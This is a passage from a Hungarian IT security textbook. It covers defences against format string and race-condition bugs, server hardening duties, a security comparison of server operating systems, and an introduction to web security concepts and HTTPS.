A formátumstring hiba ellen nem használható a klasszikus verem védelem, mivel a támadás segítségével a visszatérési cím sebészi pontossággal írható át. Mivel azonban a hiba nagyon egyszerű, így automatikus megoldást lehet rá kifejleszteni. A FormatGuard rendszer erre a hibára ad általános megoldást (`http://www.immunix.org/formatguard.html`) azáltal, hogy átdefiniálja az érintett függvényeket, így azok meghívás után először leellenőrzik a paraméterek számát, és ha a formátumstringben lévő vezérlő részstringek száma nem egyezik meg az adatparaméterek számával, akkor annak végrehajtását megtagadják. Ezzel a formátumstring hiba támadása lehetetlenné válik, hisz ahhoz a formátumstringben nagy mennyiségű vezérlő szekvenciát kell használni hozzá tartozó adatparaméter nélkül. Lehetséges megoldás még bizonyos rendszereken a visszatérési cím helyének véletlenszerű változtatása. Ha a rendszer ki van egészítve ilyen funkcióval, akkor a támadónak szinte semmi esélye nincs rá, hogy sikeresen átírja a visszatérési címet. Érdekes tény, hogy ennek a régi hibának viszonylag új keletű a támadási módszere. A hibát számos lusta programozó elkövette a C nyelv születése óta, a támadás módszerét azonban csak 2000 júniusában dokumentálták.

A felhasználói bemenő adatok megfelelő ellenőrzése alapvető fontosságú a biztonságos programozás szempontjából. Ennek a problémának a megoldására a Perl programozási nyelvben nagyszerű megoldást találtak. A Taint módban a Perl futtató környezet megkülönbözteti a kívülről jövő adatokat, és amíg azt a program alaposan le nem ellenőrzi (reguláris minta illesztése a teljes bemenő adatra, majd az illeszkedő részek használata), addig az adatok bizonyos „veszélyes” műveleteknél nem használhatók. Ezzel lehetetlenné teszi, hogy a programozó figyelmetlenségből olyan állományt nyisson meg, amelyet nem szeretett volna stb. Mivel a reguláris mintával a szövegre illeszkedő mintát kell leírni, így ez a módszer – hacsak a fejlesztő szándékosan meg nem kerüli egy “^(.*)$” használatával – hibatűrő. A fejlesztő mintákkal írja le az összes lehetséges helyes bemenetet, így ha a támadó olyan szöveget akar bevinni, amire a fejlesztő nem számít (tipikusan ezekkel lehet hibát okozni), az nem fog sikerülni.

A különböző versenyhelyzetek szintén elkerülhetők, ha az átmeneti állományokat nagy körültekintéssel hozza létre a program. Erre a programozási nyelvek egy része beépített szolgáltatásokat nyújt (pl. *mkstemp* a C függvénykönyvtárban). Mivel azonban már ezekben a függvényekben is előfordult hiba, további kiegészítők készíthetők a garantált megoldás érdekében (pl. RaceGuard).

Bizonyos operációs rendszeren az adminisztrátornak lehetősége van arra, hogy csak az általa aláírt programokat futtassa a rendszer. Ez nagymértékben megnehezíti a támadó dolgát, mert így még akkor sem tud saját programokat futtatni a rendszeren, ha sikerült helyi felhasználói jogokat szereznie.

4.9.9 Az üzemeltetés felelőssége

Az adminisztrátorokra igen komoly felelősség hárul egy hálózati szolgáltatás biztonságos szoftver futási környezetének kialakításánál és működtetésénél.

Nagyon sok minden múlik a megfelelő tervezésen. Alaposan meg kell ismerni a használható eszközök lehetőségeit, hisz mind a rendszer funkcionális elvárásainak mind a biztonsági követelményeknek meg kell felelni. Amennyiben az eszközválasztás megtörtént, akkor a felhasznált rendszerek biztonsági és egyéb funkcióit kell kimerítően megismerni, ezek után építhető fel a rendszer védelmi terve. A tervnek minden részletre ki kell terjednie, konzisztensnek kell lennie. Csak olyan alrendszereket szabad egy gépre tenni, amelyek biztonsága és biztonsági elvárásai közel azonosak. Tipikus biztonsági rémálom például egy aktív webszerver elhelyezése a tűzfalon. A tervben le kell írni, hogy mely funkcionalitást milyen szoftverek fognak ellátni, hol található a biztonsággal foglalkozó levelező listájuk, ki és milyen módon fogja a rendszereket folyamatosan frissen, hibamentesen tartani.

A rendszer építésénél oda kell figyelni, hogy csak a szükséges és elégséges programok legyenek a rendszeren. Szélsőséges esetben akár az is elképzelhető, hogy a rendszer valóban állományszinten van lecsupaszítva a szükséges szintre, ami a gyakorlatban azt jelenti, hogy az operációs rendszerek 90-95%-a eltávolításra kerül. Ez csökkenti a kényelmet, de nagymértékben javítja a biztonságot. Nagyon fontos a rendszer naplóinak és jellemzőinek folyamatos figyelése. Ha az operációs rendszer nem rendelkezik ilyen eszközökkel, akkor az adminisztrátoroknak kell gondoskodni a megfelelő eszközök beszerzéséről, vagy előállításáról. Megfelelő napló előelemző eszközzel az adminisztrátorok munkája könnyebbé, hatékonyabbá tehető, a támadások igen hamar felfedezhetők. Az egyéb alrendszerek jellemzőinek figyelése a támadásra utaló jelek mellett észlelhetővé teszi a rendszer erőforrásainak esetleges túlterhelését. Ha ez rendszeresen üzemszerű működés közben következik be, akkor gondoskodni kell erőforrás tartalékokról. Ez nem csak a funkcionális biztonság szempontjából fontos, elképzelhető, hogy a rendszer kritikus terhelés mellett olyan biztonsági funkciókat nem képes ellátni, ami miatt a teljes rendszer biztonsága sérülhet.

Az adminisztrátoroknak kell gondoskodni a biztonságos futási környezet biztonsági mechanizmusainak megfelelő beállításáról is. Hiába rendelkezik modern hozzáférés vezérlési rendszerrel (ACL) egy rendszer, ha az adminisztrátor nem határolja be megfelelően a felhasználók jogait (különös tekintettel a hálózati démonokat futtató felhasználókra). Minden szinten törekedni kell a felesleges funkciók elérésének csökkentésére. Ha az adott rendszer lehetővé teszi, akkor minden szolgáltatást csak a feljogosított felhasználók számára szabad hozzáférhetővé tenni, és minden alrendszer számára csak a neki megengedhető erőforrásokat szabad biztosítani. A határok beállításában az adminisztrátor segítségére lehet a külső tűzfal, csomagszűrő, tcpwrappers, alkalmazás szintű hálózati forrás-korlátozás, azonosítási rendszer,

jogosultsági rendszer, erőforráskorlátok beállítása, rendszerhívások korlátozása és még sorolhatnánk. Ez a kiválasztott operációs rendszertől és eszközöktől függ.

A mentéseknél oda kell figyelni, hogy a régi adatok ugyanolyan szinten bizalmasan kezelendők, mint az épp aktuálisak. Ezt sajnos sok rendszernél elfelejtik. Rendszeresen, tervezetten visszaállítási teszteket kell végezni, a mentett anyag ellenőrzésére, és az éles helyzet gyakorlására.

A megfelelő behatolás elleni védekezés sem ad garanciát arra, hogy a rendszerbe nem lehet behatolni. Mindenképpen fontos tehát a rendszer folyamatos figyelése több módon. A naplók elemzését és a különböző alrendszerek figyelését korábban már említettük. A behatolás érzékelésére egyre népszerűbbek a behatolás érzékelő rendszerek (IDS – Intrusion Detection System), erről egy másik fejezetben van szó (ld. 4.5). Mindenképpen javasolt valamilyen helyi behatolás érzékelő rendszer segítségével ujjlenyomatot készíteni a rendszereken lévő állományokról, és azt a rendszert sérülésmentes rendszermagról indítva időnként ellenőrizni. Ezzel a támadások még akkor is kideríthetők, ha más módszerek nem voltak képesek megfogni őket.

4.9.10 Operációs rendszerek hálózati szerverként

4.9.10.1 Windows rendszerek

A Win9x vonal biztonsági szempontból nem is értékelhető (biztonságos, mint homokozóban a taposóakna). Az NT termékvonal meggyőző rendszerszintű biztonsági lehetőségekkel rendelkezik (szinte minden POSIX.1e által elvárt jellemzővel bír), jól dokumentált online és könyv formájában is. Sajnos viszonylag gyakoriak a hibák, nem ritkán elemi tervezési szintűek is. A javítás néha nagyon lassan jön ki. A Windows alapú szerver fejlesztők legnagyobb részének minimális biztonsági szemlélete sincs, ebből adódóan a programokban lépten-nyomon súlyos biztonsági hibák derülnek ki. A rendszer és a programok forráskódja a nagyközönség számára nem hozzáférhető, így azok minősége ismeretlen. Ennek ellenére nagy hozzáértéssel és odafigyeléssel megfelelően biztonságos hálózati kiszolgáló rendszer építhető belőle.

4.9.10.2 A vanilla Linux alapú rendszerek

A vanilla Linux rendszermag fejlesztésének elsődleges célja a felhasználói igények kielégítése, a használható biztonsági és egyéb funkciók folyamatos bővítése. Egységes biztonsággal kapcsolatos koncepció nincs, a fejlesztők a saját kedvük szerint készítik a kiegészítéseket, amit aztán a rendszermag főszerkesztő (maintainer) vagy bevesz az adott fejlesztői/stabil rendszermagba, vagy nem. A vanilla Linux a POSIX.1e egy részét már teljesíti, bizonyos szempontból annál lényegesen többet is (pl. beépített állapottartó csomagszűrő stb.). A rá épülő jelentősebb Linux disztribúciók egyelőre nem használják ki az újabb lehetőségeket (képességek /capabilities/, ACL-ek, titkosított állományrendszerek stb.), így ezeknek a rendszereknek az alap telepített biztonsági lehetőségei csak a korai Unix jellegű rendszerekével mérhetők össze. Minden jelentősebb disztribúcióban lehetőség van további biztonsági funkciók használatára.

Megfelelő hozzáértéssel és odafigyeléssel megfelelően biztonságos hálózati kiszolgáló rendszer építhető belőle. A rendszer szabad szoftver, így forráskódja elérhető. A rendszermag forráskód minősége jónak mondható. Hiba felfedezése esetén – mivel valahol mindig nappal van – nagyon gyorsan kikerül a javítás.

4.9.10.3 Módosított Linux alapú rendszerek

Módosításokkal a vanilla rendszermag extrém biztonsági funkciókkal szerelhető fel (MAC, labeled security protection). Léteznek disztribúciók, amelyek ezeket a kiegészítéseket az alaptelepítésnél használják, szükség esetén szinte minden disztribúcióban használhatók. Az így felépített rendszerek adminisztrációja akár lényegesen erőforrás igényesebb lehet, azonban a biztonsági szintjük szakértő kézben a végletekig fokozható. Nagy gyakorlattal, hozzáértéssel és odafigyeléssel extrém biztonságos hálózati kiszolgáló rendszer építhető belőle. A rendszer szabad szoftver, így forráskódja elérhető. A rendszermag forráskód minősége jónak mondható. Hiba felfedezése esetén nagyon gyorsan kikerül a javítás.

4.9.10.4 FreeBSD alapú rendszerek

A FreeBSD elsődleges fejlesztési célja a sok jól használható funkció beépítése. A FreeBSD rendszermag tartalmazza a POSIX.1e kiegészítéseket, azok a rendszer telepítésekor azonnal használhatók. Már az alaptelepítés is ajánlható átlagos biztonsági célra, gyakorlattal és hozzáértéssel azonban extrém biztonsági szintű rendszer építhető belőle. A rendszer BSD licencű szoftver, így forráskódja elérhető. A rendszermag forráskód minősége jónak mondható. Hiba felfedezése esetén nagyon gyorsan kikerül a javítás.

4.9.10.5 OpenBSD rendszerek

A rendszer fejlesztésénél az kezdetektől elsődleges szempont a biztonság, így nem csoda ha jelenleg az OpenBSD mondható az egyik legbiztonságosabb operációs rendszernek. Kevesebb funkció áll rendelkezésre, azok azonban jobban átgondoltak, elenyészően kevés hiba fordult elő benne. Már az alaptelepítés is ajánlható komolyabb biztonsági célra, de gyakorlattal és hozzáértéssel extrém biztonsági szintű rendszer építhető belőle. A rendszer BSD licencű szoftver, így forráskódja elérhető. A rendszermag forráskód minősége nagyon jó. Hiba felfedezése esetén nagyon gyorsan kikerül a javítás.

4.9.11 További információforrások, ajánlott irodalom

- StackGuard: `http://www.immunix.org/stackguard.html`
- CryptoMark: `http://www.immunix.org/cryptomark.html`
- Stack-Smashing Protector (korábban ProPolice): `http://www.trl.ibm.com/projects/security/ssp/`
- Libsafe: `http://www.research.avayalabs.com/project/libsafe/`
- Hairly Eyeball: `http://blafasel.org/~floh/he/`
- RSBAC: `http://www.rsbac.org/`
- Practical UNIX and Internet Security, Simson Garfinkel & Gene Spafford, O'Reilly & Associates, 1996., ISBN 1-56592-148-8
- Smashing The Stack For Fun And Profit, Aleph One: `http://www.phrack.org/show.php?p=49&a=14`
- The Rookery: Buffer Overflow Attacks and Their Countermeasures: `http://www.linuxjournal.com/article.php?sid=6701`

- Format string vulnerability, Kalou/Pascal Bouchareine:
  http://plan9.hert.org/papers/format.html
- Analysis of Format String Bugs, Andreas Thuemmel:
  http://downloads.securityfocus.com/library/format-bug-analysis.pdf

4.10 A WWW (web) biztonsági kérdése

Sokan a World Wide Web (WWW) terjedésével ismerték meg az Internetet, és egyben az Internet veszélyeit is. A médiában is a látványos honlap-módosítások kapnak nagy nyilvánosságot, de ezen a területen még sok egyéb kockázat is van.

4.10.1 A Web lényege

Ma, amikor a Web (WWW – World Wide Web) az élet természetes velejárója, meglepő tény, hogy milyen fiatal. Az alapelveit 1990-ben alkotta meg Tim Berners-Lee az oly sok nagyszerű felfedezésnek szülőszobát adó genfi részecskefizikai kutatóintézetben, a CERN-ben. Eredeti célja egy olyan rendszer kialakítása volt, amely lehetővé teszi a fizikusok kutatási eredményeinek egymás közti gyors megosztását. Az első böngésző azonban csak Next rendszeren futott, és ez behatárolta a felhasználók körét. 1993-ban az NCSA kutatói készítettek egy szebb, több platformon is elérhető grafikus böngészőprogramot a Web kényelmesebb használatára, ez volt a Mosaic. Ezek után a Web robbanásszerű fejlődésnek indult. A webszerverek száma nagyjából kétévente megkétszereződik, a weblapok száma azonban ennél lényegesen gyorsabban nő. A mennyiség nem feltétlenül jelent minőséget is, hiszen sok a magára hagyott oldal vagy éppen gép, így a „digitális szemét” fogalma is megjelent a Weben.

A WWW elhozta mindenki otthonába az Internetet. Már nem bonyolult, csak szakértők által átlátható rendszerekkel lehetett használni. A háziasszonyok az egyszerűen használható böngészők segítségével recepteket olvashatnak a Weben, a hobbiasztalosok tippeket kapnak, a befektetők figyelhetik a részvényeik árfolyamának alakulását és sorolhatnánk a végtelenségig. Ma már mindenki szinte minden információhoz hozzájuthat anélkül, hogy el kellene hagynia otthonát. Ha az utca embere ma az Internetről beszél, akkor a webszerverek végeláthatatlan, szövevényes hálójáról beszél. Odáig jutottunk, hogy ma már azt is a Weben keresztül oldják meg, amit nem szerencsés, amire már régen kitaláltak megfelelő protokollt. Ilyen például a csevegés.

A Web egy másik alapvető újítása, hogy lehetőséget teremtett különböző platformok rugalmas együttműködésére. Egy fejlett Web alapú alkalmazásnak lehet tetszőleges operációs rendszeren futó böngésző a kliense, egy másik rendszeren futó szervere, amely az adatokat egy nagygépen futó adatbázisból veszi. A WWW elmosta a határokat. Ma boldog-boldogtalan Web alapú alkalmazásokat fejleszt, mivel ez (bizonyos tényezők szem előtt tartása mellett) a kliens oldalt gyakorlatilag platform függetlenné teszi.

Mivel az emberek jelentős részének szemében a Web az Internet, és mivel egy honlap változása azonnal láthatóvá válik, így természetes, hogy a támadások itt a leglátványosabbak. A sajtó szinte minden ismert szervezet weboldalának lecseréléséből (deface, ld. 10.4) óriási lufit fúj. Ez azt jelenti, hogy a webszerverek támadása gyakran komoly presztízsveszteséggel járhat. Nem ez azonban a komolyabb probléma. Ha támadók erőfitogtatásból vagy ártó szándékból lecserélik egy webszerver főlapját, az az üzemeltetőknek azonnal feltűnik, és intézkednek. A komolyabb

gond az, hogy a támadók egy sikeres támadás után a szervert a rendszeren átfolyó bizalmas adatok (hitelkártyaszámok, személyes adatok stb.) megszerzésére is felhasználhatják, továbbá bizonyos webes alkalmazásoknál nagyon komoly problémát jelent az áramló adatok módosítása, gondoljunk csak egy Web alapú banki rendszerre.

4.10.2 Általánosan használt fogalmak

A későbbi részfejezetek igen sokszor használnak olyan kifejezéseket, amelyek pontos tisztázása nélkül a magyarázatok csak nehezen érthetők meg. Az egységes szóhasználat érdekében mindenekelőtt tisztázzuk ezeket.

WWW (Word Wide Web): Határozzuk meg kissé pontosabban az előző fejezet homályos fogalmazása után, mit is takar ez a három szócska! A Word Wide Web elosztott adatbázis, amelynek részei a világ minden táján szétszórt szervereken helyezkednek el. Olyan általános middleware, amely lehetővé teszi több platform rugalmas együttműködését. Az adatok a weben a HTML nyelvre épülő, általánosan egymásra hivatkozó, multimédiás tartalmat is magába foglaló un. honlapokon találhatók meg. Óriási népszerűségét a tartalmazott információ széles skálájának köszönheti, az információk mennyisége pedig a lapok előállításának egyszerűsége miatt robbanásszerűen növekszik.

HTML (Hypertext Markup Language) – A WWW rendszerek anyanyelve. Segítségével lehetőség van szépen formázott, képeket és zenét is tartalmazó, attraktív oldalak létrehozására. A WWW robbanásszerű elterjedésének az egyik legfontosabb oka abban áll, hogy az információk végre a felhasználók szemének és fülének kedves módon állnak rendelkezésre. A nyelv un. formázó tag-ekből és a köztük elhelyezkedő szöveges részekből áll, lehetőséget ad olyan részek megadására, amelyek a felhasználót egy másik dokumentumra vagy oldalra viszik át (hyperlink). Ez a kényelmes megoldás az az ok, ami a különálló webszerverek erdejéből egyetlen óriási elosztott adatbázist kreált, így nyerve el a felhasználók kegyeit. A nyelvet az évek során többször bővítették az igényeknek megfelelően, ma a 4.01-es ajánlás az elfogadott. A fejlődés természetesen nem áll meg, már itt kopogtat az ajtóban az XHTML, amely a HTML 4 újraépített, XML alapú változata. A Web jövője a W3C (World Wide Web Consortium) szerint a következő nyelvi egységekre fog épülni: XHTML, Style Sheet, SVG, XForms, SMIL és MathML. Természetesen ezt majd a világ dönti el, de ez lehet a WWW életének következő lépcsője.

HTTP (Hypertext Trasfer Protocol) - A WWW adattovábbítási protokollja. Lehetővé teszi tetszőleges állományok letöltését a kliensre, adatok továbbítását a szerver felé, a felhasználó azonosítását és még sok mást. Jelenleg az 1.1-es verzió az aktuális szabvány, főként ezt használják, de elvétve még lehet találni 1.0-ás verziót beszélő szervereket és klienseket is. A protokoll nem tartalmaz beépített titkosítási lehetőséget, ezért létrehozták a HTTPS verziót, amely nem más, mint a HTTP SSL-be csomagolt változata.

A HTTP fontos része a metódus, amely meghatározza az adatátvitel irányát, az átvitt adatok típusát, az átvitel módját. Biztonsági szempontból a legfontosabb metódusok: GET, HEAD, POST, PUT, OPTIONS és CONNECT, de ezeken kívül még sok létezik, és ezek számának további bővítésétől az ajánlás nem zárkózik el. Bizonyos metódusokat jobb letiltani vagy korlátozni, mert biztonsági kockázatokat okoznak.

URI (Unified Resource Identifier) (`http://www.ietf.org/rfc/rfc2396.txt`) - Olyan szöveges azonosító, amely egyértelműen azonosít egy elméleti vagy valódi erőforrást. Ez így

meglehetősen titokzatosan hangzik, de a WWW rendszerek címzési rendszere erre épül. A WWW használata során nagyon sok URI-val találkozhatunk, itt van példának kettő:

```
mailto: webmaster@fixme.hu
http://www.fixme.hu
```


Az utóbbit gyakran szokták URL-nek vagy egyszerűbben webcímnek hívni.

4.10.3 A Web kommunikáció résztvevői

4.10.3.1 Webszerver

Ha van az információs forradalomban barikád, akkor a webszerver biztosan ott áll a tetején, az első sorban. A webszerver olyan program, amely HTTP segítségével adatokat szolgáltat a hozzá kapcsolódó klienseknek. Lehet monolitikus vagy moduláris felépítésű, általános célú vagy célszerver. Néhány „pihent ember” a sebesség érdekében még a Linux rendszermagba is beépített egy egyszerű webszervert (időközben a fejükhöz kaptak, és kivették). Viszonylag sok webszerver létezik, de ma a világot vitathatatlanul az Apache (`http://httpd.apache.org/`) nevű szabad szoftver uralja. A világ webszervereinek 67%-a (2004. márciusi adat) Apache rendszert futtat, ami feltehetőleg kiemelkedő teljesítményének, tudásának, robusztus, biztonságos felépítésének köszönhető. A webszerver feladatából és a rajta átfolyó, gyakran értékes és bizalmas adatokból adódóan a támadók egyik legkedveltebb célpontja. A webszerverekre leselkedő veszélyekről és lehetséges elhárításukról lesz a legtöbb szó a fejezet további részében.

Egy fizikai szerver több virtuális szerver adatait is szolgáltathatja, egy webszerver feladatát nem ritkán igen nagy mennyiségű kiszolgálóból álló fürt látja el. Amennyiben egy weboldal kiszolgálását több fizikai gép látja el, a különböző gépek egymástól független részfeladatokat is elláthatnak. Egy biztonságra adó webszerver hálózati topológiát mutat az alábbi ábra.



Ábra 47. Tipikus webszerver hálózati topológia

A webszerver hagyományosan a 80-as porton várja a kéréseket, amelyen HTTP-n, nem titkosítva kommunikál. A HTTP-t nem egészítették ki TLS lehetőséggel, helyette használható a HTTPS protokoll, amely hagyományosan a 443-as porton figyel. A HTTPS a szabványos HTTP SSL-be csomagolt változata.

A webszerver kétféle forrásból veheti a kliensnek átadandó adatokat. Amennyiben az adatok előre el vannak készítve, akkor statikus tartalomról beszélünk, ha a webszerver a kérés pillanatában állíttatja elő valamilyen mechanizmus segítségével, akkor pedig dinamikus vagy aktív tartalomról. Biztonsági szempontból az első verzió lényegesen előnyösebb, mivel ilyen esetben tartalmat előállító mechanizmus nem okoz biztonsági kockázatot, így csak a webszerver és a kiszolgálón lévő egyéb szolgáltatások esetleges hibáira kell felkészülni. Ezeknek a biztonsági hibáknak a kihasználása egy jól felépített rendszerben igen nehéz. A „Biztonságos szoftver-futási környezet” fejezetben leírt lehetőségek tervezett, következetes használatával a szerverprogram és a kapcsolódó szolgáltatások fejlesztési hibáiból adódó kockázat minimalizálható. A rendszer biztonsága tovább fokozható egy megfelelően, hibatűrő módon beállított alkalmazás szintű tűzfallal, erről majd egy későbbi alfejezetben lesz szó.

A dinamikus tartalom olyan lehetőségeket ad, amelyek statikusan nem vagy csak komoly kényelmetlenségek árán lenne elérhető, ezért a világon folyamatosan növekszik a dinamikus lapok aránya. Ma már a legegyszerűbb lapot is dinamikus generátorral állítják elő, mondván a hírek adatbázisban való tárolása lényegesen leegyszerűsíti az oldalak szerkesztését. Ez kétségkívül igaz, azonban fontos megjegyezni, hogy a dinamikus lapok a legtöbb esetben (pl. a keresők tipikus kivételek) könnyen átalakíthatóak statikussá, csak előre le kell generálni a dinamikus tartalomgenerátor kimenetét. Erről még szólunk a későbbiekben. Mivel a dinamikus tartalom előállítását végző mechanizmusok számos igen komoly biztonsági probléma forrásai lehetnek, így az ezek által okozott kockázatokkal valamint a lehetséges védelmi megoldásokkal a későbbiekben részletesen foglalkozunk.

4.10.3.2 Böngésző

Amint azt korábban már leírtuk, minden valószínűség szerint a Web böngészők (szokásos elnevezései még: browser vagy Web kliens) esztétikus és ergonómikus felületének is köszönheti a WWW gyors térhódítását. A böngésző nem más, mint a kliens-szerver működésű HTTP kliens oldali része. Kapcsolódik a webszerverre és megjeleníti a szerver által szolgáltatott lapokat. Sokan hajlamosak megfelejtkezni arról a tényről, hogy a Web böngészők is támadhatóak, nem kell hozzá más, mint egy rosszindulatú szerver adminisztrátor vagy egy rosszul megírt szerver, amely lehetővé teszi a felhasználóinak, hogy egymást megtámadják. Sajnos egyik eset sem ritka, így a böngészők biztonsági kérdéseivel is foglalkoznunk kell.

A kliens rendszerek biztonságának szempontjából talán a beágyazott objektumok megjelenítése jelenti a komolyabb veszélyt. Mivel a képeken kívül igen sok különböző beágyazott tartalom lehetséges, amelyek sokaságára a böngészőket nemigen lehetne felkészíteni, így a komolyabb böngészők beépülő modul vagy plug-in támogatást nyújtanak. Ez azt jelenti, hogy a tartalom MIME típusa alapján (amelyet a szerver közöl vagy biztonsági szempontból rosszabb esetben a kliens automatikusan felismer) a böngésző előveszi a szükséges megjelenítő modult, és annak segítségével mutatja meg a tartalmat. Ez a tapasztalatok szerint növeli a böngésző sebezhetőségét.

4.10.3.3 Web proxy

A Web proxy (vagy gateway) a böngésző és a webszerver közé alkalmazás szinten elhelyezett közvetítő szoftver. Alkalmazásszintű tűzfalakban a HTTP és HTTPS protokoll szűrésére

kialakított egység. A legtöbb proxy lehetővé teszi a cím, és felhasználó alapú hozzáférés vezérlést. A proxy-tól függ, hogy milyen szinten lehet a HTTP-t korlátok közé szorítani, erről bővebben írunk később. Lehet transzparens, ekkor a Web böngésző nem igényel plusz beállítást. Valamilyen módszerrel a kérések be vannak terelve a proxy-ba, ami a kérésből vagy az eredeti célcímből eldönti, hogy a böngésző eredetileg hová akart kapcsolódni, és oda nyitja meg a szerver oldali kapcsolatát. Fontos tudni, hogy a transzparencia alatt általában azt szokás érteni, hogy a böngésző szempontjából a proxy átlátszó-e vagy nem. Viszonylag kevés tűzfal teszi lehetővé annak eldöntését, hogy a szerver szempontjából átlátszó-e egy proxy. Ennek akkor lehet jelentősége, ha a szervernek a naplózás vagy a statisztikák miatt szüksége van a kliensek eredeti forráscímére. Ha egy Web proxy nem átlátszó, akkor a böngészőnek be kell állítani, hogy hol érhető el, vagy autoproxy-t kell használni. A proxy kifejezést gyakran használják a Web gyorsítótárak megnevezésére is, de ez nem helyes, a gyorsítótár funkciója egészen más.

4.10.3.4 Web gyorsítótár

A Web gyorsítótár (webcache) olyan szerver, amelyen keresztül megy a WWW forgalom, és ha egy olyan lapot kérnek tőle, amelyet már korábban valaki kért, akkor bizonyos körülmények között nem fogja a teljes lapot újra lekérni a webszerverről, hanem a már lekért, és eltárolt adatot adja vissza válaszul az új kérésre. A gyorsítótár beállításaitól függ, hogy milyen esetben kéri újra az adatot. Megfelelően beállított Web gyorsítótár jó esetben akár 40%-kal is csökkentheti a vonali terhelést. Hibás beállítások esetén a felhasználók azt tapasztalják, hogy a Web gyorsítótár „ragaszkodik” az elavult tartalomhoz, és csak komoly küzdelem árán lehet rávenni, hogy frissítse a Web gyorsítótárban tárolt lapot. A gyorsítótárak gyakran bizonyos tűzfal funkciókat is átvesznek (azonosítás, feljogosítás, fekete vagy fehér listás hozzáférés vezérlés stb.), de semmiképpen nem helyettesítik az alkalmazás szintű tűzfalakat, csak kiegészítik azokat. Nagy tudása, robusztussága és biztonsága miatt a leggyakrabban használt Web gyorsítótár szabad szoftver, a neve Squid (`http://www.squid-cache.org/`).

4.10.4 Bizalmas adatok védelme

A felmerülő veszélyek

a) A bizalmas adatok lehallgathatóak.

b) Nem megfelelő, vagy rosszul beállított webszerver nem követeli meg a tanúsítvány meglétét.

c) Nem megfelelő, vagy rosszul beállított webszerver nem ellenőrzi megfelelően a tanúsítvány érvényességét.

d) Kapcsolódáskor a webböngésző egyeztethet titkosítatlan, vagy gyenge titkosítást használó SSL összeköttetést is.

e) Véletlenül elérhetővé vált bizalmas adataink webkeresők átmeneti tárolóiból elérhetőek.

Megoldások

a1) HTTPS használata.

a2) Bizalmas adatok titkosítása.

b) Ellenőrizni kell, hogy a szervertől lehet-e tanúsítvány nélkül kérdezni. Ha igen, akkor módosítani kell a szerver konfigurációját.

c) Ellenőrizni kell, hogy a szervertől lehet-e lejárt, vagy nem megfelelő CA által kibocsátott tanúsítvánnyal kérdezni. Ha igen, akkor módosítani kell a szerver konfigurációját.

d) Ezt a problémát csak nagyon finoman hangolható webszervereknél lehet teljes bizonyossággal elhárítani. Megfelelő webszerveren szabályozhatók az összeköttetés által elfogadható titkosító algoritmusok.

e1) A bizalmas információkat már a webszerver telepítése után azonnal védeni kell, lehetőleg független webszerveren publikálni, hálózati és felhasználói szintű hozzáférés védelemmel.

e2) Lásd még a 4.10.11 alfejezetben leírt javaslatokat.

A HTTP szabvány nem ismeri a titkosítás fogalmát. A WWW születésekor ez nem volt szempont, hisz a protokoll fizikai publikációk megosztására lett kitalálva. Miután széles körben elterjedt, nyilvánvalóvá vált, hogy a bizalmas adatok átvitelét valamilyen úton meg kell oldani. A HTTP általánosan használt titkosított változata a HTTPS, ami nem más, mint egy hagyományos HTTP kapcsolat SSL kapcsolatba csomagolt változata. Létezik még egy Secure HTTP nevű protokoll, amely azonban nem terjedt el széles körben, a kliensek és szerverek általában nem ismerik.

A szerver választásánál figyelni kell rá, hogy ismeri-e a HTTPS protokollt, és ha igen, akkor milyen biztonsági jellemzőket lehet beállítani. Ha a szerver telepítésének pillatatában nincs szükség a HTTPS használatára, akkor is jobb olyan szervert választani, amely lehetőséget ad a használatára, mert a tapasztalat azt mutatja, hogy a szerverek élete során általában szükségessé válik a HTTPS használata. Minimálisan el kell várni egy HTTPS-t beszélő webszervertől, hogy elő lehessen írni kötelező titkosítást egy domainre, valamint, hogy a kliensek kulcsainak érvényességét képes legyen minél több módon ellenőrizni (tanúsítvány aláírásának és érvényességi idejének ellenőrzése, CRL-ek használata, lehetőleg OCSP használata). Fontos, hogy a kliensek kulcsának ellenőrzését kötelezővé lehessen tenni. Igazán kifinomult SSL motorral beállíthatók az elfogadható titkosító algoritmusok, így szükség esetén kizárható a kliens által ismert túl gyenge titkosító algoritmus használata. A titkosítást minden olyan esetben célszerű használni, amikor a felhasználók adatai (akár csak email cím) mozognak a böngésző és a szerver között. A dinamikus tartalom veszélyeinél erről még szólunk.

